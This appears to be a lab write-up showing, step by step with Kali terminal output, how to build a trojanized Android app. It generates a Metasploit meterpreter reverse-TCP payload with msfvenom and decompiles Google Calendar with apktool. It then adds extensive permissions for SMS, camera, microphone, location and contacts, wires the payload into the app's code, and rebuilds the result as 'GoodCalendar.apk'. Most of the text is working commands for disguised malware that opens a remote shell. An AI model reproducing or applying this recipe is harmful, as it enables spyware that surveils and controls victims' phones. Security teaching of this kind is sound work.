


# Malicious APK File Creation

## No. 10

To start off with, we first created a malicious app using metasploit's msfvenom command and decompiled the app and its content into a folder using apktool.



```
kali@kali: ~/Downloads
File Actions Edit View Help

RX packets 25 bytes 1962 (1.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 25 bytes 1962 (1.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~/Downloads]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=2525 -o virus.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
```

Above command created an apk file called virus.apk and using apktool the apk file contents are decompiled into a folder called virusAppContents as shown below:

```
kali@kali: ~/Downloads
File Actions Edit View Help

jd-gui-1.6.6.deb
quiz2
skype
skype.apk
skype_try_unzipped
sublime-text-3211-1-x86_64.pkg.tar.xz
virus.apk
virusAppContents

(kali@kali)-[~/Downloads]
$ apktool d -f virus.apk -o virusAppContents
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty on virus.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(kali@kali)-[~/Downloads]
$
```

The contents inside the folder virusAppContents are as shown below:

```
(kali@kali)-[~/Downloads]
$ cd virusAppContents

(kali@kali)-[~/Downloads/virusAppContents]
$ ls
AndroidManifest.xml  apktool.yml  original  res  smali

(kali@kali)-[~/Downloads/virusAppContents]
$
```

We now downloaded google calendar.apk and using same apktool commands, decompiled the apk file contents into a folder called Calendar\_Contents.

```
(kali@kali)-[~/Downloads]
$ apktool d -f Calendar.apk -o Calendar_Contents
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty on Calendar.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(kali@kali)-[~/Downloads]
$
```

```
(kali㉿kali)-[~/Downloads]
$ cd Calendar_Contents

(kali㉿kali)-[~/Downloads/Calendar_Contents]
$ ls
AndroidManifest.xml  apktool.yml  original  res  smali  unknown

(kali㉿kali)-[~/Downloads/Calendar_Contents]
$
```

We now edited the AndroidManifest.xml file of Calendar.apk to add the permissions that are present in the AndroidManifest.xml file of virus.apk ( the malicious apk which we created at the beginning)

```
*~/Downloads/Calendar_Contents/AndroidManifest.xml - Mousepad
File Edit Search View Document Help

1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="
platformBuildVersionCode="30" platformBuildVersionName="11">
2   <uses-permission android:name="android.permission.READ_CALENDAR" />
3   <uses-permission android:name="android.permission.WAKE_LOCK" />
4   <uses-permission android:name="android.permission.INTERNET" />
5   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
6   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
7   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
8   <uses-permission android:name="android.permission.VIBRATE" />
9   <uses-permission android:name="android.permission.FOREGROUND_SERVICE" />
10  <uses-permission android:name="android.permission.SCHEDULE_EXACT_ALARM" />
11  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
12  <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE" />
13  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" />
14  <uses-permission android:name="android.permission.INTERNET" />
15  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
16  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
17  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
18  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
19  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
20  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
21  <uses-permission android:name="android.permission.SEND_SMS" />
22  <uses-permission android:name="android.permission.RECEIVE_SMS" />
23  <uses-permission android:name="android.permission.RECORD_AUDIO" />
24  <uses-permission android:name="android.permission.CALL_PHONE" />
25  <uses-permission android:name="android.permission.READ_CONTACTS" />
26  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
27  <uses-permission android:name="android.permission.WRITE_SETTINGS" />
28  <uses-permission android:name="android.permission.CAMERA" />
29  <uses-permission android:name="android.permission.READ_SMS" />
30  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
31  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
32  <uses-permission android:name="android.permission.SET_WALLPAPER" />
33  <uses-permission android:name="android.permission.READ_CALL_LOG" />
34  <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
35  <uses-permission android:name="android.permission.WAKE_LOCK" />
36  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
```

We now copied the Payload.smali from virusAppContents to Calendar\_Contents, i.e., the malicious payload file which was created for virus.apk is now present in the Calendar folder.

```
kali@kali: ~/Downloads/Calendar_Contents/smali/com/metasploit/stage
File Actions Edit View Help

kali@kali: ~/Down.../metasploit/stage x kali@kali: ~/Down.../metasploit/stage x

(kali㉿kali)-[~/.../smali/com/metasploit/stage]
$ cp /home/kali/Downloads/virus
cp: missing destination file operand after '/home/kali/Downloads/virus'
Try 'cp --help' for more information.

(kali㉿kali)-[~/.../smali/com/metasploit/stage]
$ cp /home/kali/Downloads/virusAppContents/smali/com/metasploit/stage/Payload.smali /home/kali/Downloads/Calendar_Contents/smali/com/metasploit/stage

(kali㉿kali)-[~/.../smali/com/metasploit/stage]
$ ls
Payload.smali
```

Now comes the interesting part., we have added our secret code in the string.xml file which generally resides in values folder in res. We have defined a string with name “**secret\_password**” with the value “**IWillHackYou25**” as shown below:

(It can be found in line highlighted )

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="abc_action_bar_home_description">Navigate home</string>
    <string name="abc_action_bar_up_description">Navigate up</string>
    <string name="abc_action_menu_overflow_description">More options</string>
    <string name="abc_action_mode_done">Done</string>
    <string name="abc_activity_chooser_view_see_all">See all</string>
    <string name="abc_activitychooserview_choose_application">Choose an app</string>
    <string name="abc_capital_off">OFF</string>
    <string name="abc_capital_on">ON</string>
    <string name="abc_font_family_body_1_material">sans-serif</string>
    <string name="abc_font_family_body_2_material">sans-serif-medium</string>
    <string name="abc_font_family_button_material">sans-serif-medium</string>
    <string name="abc_font_family_caption_material">sans-serif</string>
    <string name="abc_font_family_display_1_material">sans-serif</string>
    <string name="abc_font_family_display_2_material">sans-serif</string>
    <string name="abc_font_family_display_3_material">sans-serif</string>
    <string name="abc_font_family_display_4_material">sans-serif-light</string>
    <string name="abc_font_family_headline_material">sans-serif</string>
    <string name="abc_font_family_menu_material">sans-serif</string>
    <string name="secret_password">IWillHackYou2525</string>
    <string name="abc_font_family_subhead_material">sans-serif</string>
    <string name="abc_font_family_title_material">sans-serif-medium</string>
    <string name="abc_menu_alt_shortcut_label">Alt+</string>
    <string name="abc_menu_ctrl_shortcut_label">Ctrl+</string>
    <string name="abc_menu_delete_shortcut_label">delete</string>
    <string name="abc_menu_enter_shortcut_label">enter</string>
    <string name="abc_menu_function_shortcut_label">Function+</string>
    <string name="abc_menu_meta_shortcut_label">Meta+</string>
    <string name="abc_menu_shift_shortcut_label">Shift+</string>
    <string name="abc_menu_space_shortcut_label">space</string>
    <string name="abc_menu_sym_shortcut_label">Sym+</string>
    <string name="abc_prepend_shortcut_label">Menu+</string>
    <string name="abc_search_hint">Search...</string>
```

Also in the config.smali file we have given the path of the Payload copied so that the malicious payload would get triggered upon the execution of this configuration.



```
23
24 .field public static ads_start_free:I = 0x5
25
26 .field public static show_ads_remove_btn:Z = false
27
28 .field private static final url:Ljava/lang/String; = "https://mb4mobile.pl/config/config.php"
29
30
31 # instance fields
32 .field cnt:Landroid/content/Context;
33
34 .field last:Ljava/lang/Long;
35
36
37 # direct methods
38 .method static constructor <clinit>()V
39     .locals 0
40
41     return-void
42 .end method
43
44 .method public constructor <init>(Landroid/content/Context;)V
45     .locals 0
46
47     .line 31
48     invoke-direct {p0}, Lcom/metasploit/stage/Payload; -> <init>()V
49
50     .line 32
```

We now finally recompiled the app with all of this data to **GoodCalendar.apk** using apktool commands.

```
(kali㉿kali)-[~/Downloads]
$ apktool b Calendar_Contents -o GoodCalendar.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: /home/kali/Downloads/Calendar_Contents/res/layout/userdate.xml:9: warning:
  found plain 'id' attribute; did you mean the new 'android:id' name?
W: /home/kali/Downloads/Calendar_Contents/res/layout-v17/userdate.xml:9: warn
ing: found plain 'id' attribute; did you mean the new 'android:id' name?
W: /home/kali/Downloads/Calendar_Contents/res/layout-v21/userdate.xml:9: warn
ing: found plain 'id' attribute; did you mean the new 'android:id' name?
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...

(kali㉿kali)-[~/Downloads]
$
```

